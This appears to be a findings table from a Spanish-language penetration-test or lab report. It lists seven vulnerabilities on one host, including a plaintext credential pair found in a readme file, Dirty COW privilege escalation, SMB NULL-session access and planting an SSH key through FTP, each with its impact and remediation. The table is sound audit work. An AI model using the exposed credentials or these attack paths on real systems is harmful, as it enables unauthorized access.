H-01	Divulgación de información sensible (readme.txt expone credenciales)	Crítica	Fig. 11, 12	Compromiso de confidencialidad: revela credenciales válidas (smbuser:rootroot1) utilizadas para el acceso inicial al sistema.	Eliminar el archivo; nunca distribuir credenciales en texto plano vía HTTP.
H-02	Escalada de privilegios local — Dirty COW (CVE-2016-5195)	Crítica	Fig. 19, 20	Compromiso total de confidencialidad, integridad y disponibilidad: permite obtener una shell root a partir de un usuario sin privilegios.	Aplicar el parche de kernel correspondiente a CVE-2016-5195 o actualizar a una versión de kernel soportada.
H-03	Recurso SMB "smbdata" con lectura/escritura vía sesión NULL	Alta	Fig. 10	Cualquier usuario no autenticado puede leer y escribir archivos en el recurso compartido, incluyendo la posible carga de contenido malicioso.	Deshabilitar sesiones NULL en Samba y exigir autenticación en todos los recursos compartidos.
H-04	Logín FTP anónimo/autenticado con escritura sobre directorio .ssh del usuario	Alta	Fig. 8, 14, 15, 16	Permitió depositar una llave SSH no autorizada en authorized_keys, otorgando acceso SSH persistente sin conocer la contraseña en cada conexión.	Restringir el acceso de escritura FTP fuera del directorio de datos designado; excluir directorios sensibles como .ssh.
H-05	Servicio Apache 2.4.6 desactualizado con método HTTP TRACE habilitado	Media	Fig. 11	Expone al servidor a ataques de Cross-Site Tracing (XST) y a vulnerabilidades conocidas de versiones antiguas de Apache.	Actualizar Apache a una versión soportada y deshabilitar el método TRACE.
H-06	Segundo servicio FTP anónimo (ProFTPD 1.3.5, puerto 2121)	Media	Fig. 8, 9	Superficie de ataque adicional innecesaria; aumenta el riesgo de explotación de vulnerabilidades específicas de ProFTPD.	Evaluar la necesidad de mantener un segundo servicio FTP; deshabilitar el acceso anónimo.
H-07	Cabeceras de seguridad HTTP ausentes y directory indexing en /icons/	Baja	Fig. 11	Facilita el reconocimiento por parte de un atacante y expone al servidor a ataques del lado del cliente (clickjacking, MIME sniffing, etc.).	Configurar cabeceras de seguridad estándar y deshabilitar el listado de directorios.